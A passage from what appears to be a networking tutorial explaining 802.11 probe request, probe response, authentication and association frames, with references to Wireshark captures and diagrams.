
Other interesting fields to watch are the different rates allowed by the AP . In this scenario all rates (from 1Mbit to 54Mbit) are allowed (thus a 802.11g AP). The channel number is also indicated. The TIM field is related to power save mode.



The following capture is a probe request directed to a specific ESSID in Wireshark. Note that the “extended supported rates” is not present as the card was set to support 802.11b only:



The difference between the previous frame and this one is that when the ESSID length is 0, it's a broadcast frame (not specific to an ESSID):




3.3.1.1 Response


A response is sent only if the values found in the request (rates and ESSID) are the same as the ones that the node supports. The node that answers to the request is the last node that sent a beacon.

A node can be an AP if working in infrastructure mode or a STA in ad-hoc (or IBSS mode).

The following diagram illustrates a probe response:




In the following capture, the AP matches the ESSID and the rates given by the station (an open network called ‘Appart’):



As you can see, not all fields shown on the diagram are used.

3.3.2 Authentication

File: Authentication-WEP-Open




The authentication Algorithm number identifies the type of authentication used. A '0' value indicates an Open system authentication, '1' indicates Shared Key authentication.

The authentication process consists of several authentication frames (the number of frames exchanged vary). The Authentication Transaction Sequence Number keeps track of the current state of the authentication process. It takes values from 1 to 65535.

The Status code indicates success (0 value) or failure (a value other than 0) in the authentication.

The challenge text is only present on shared authentication systems.

The following screenshot shows the first authentication frame on an open system (WEP):




3.3.3 Association / Reassociation


File: association-req-resp-open-nw (open)

- BSSID : 00:12:BF:12:32:29
- STA : 00:15:6D:10:11:05


3.3.3.1 Association Request




The following is a screenshot of an association request in Wireshark:



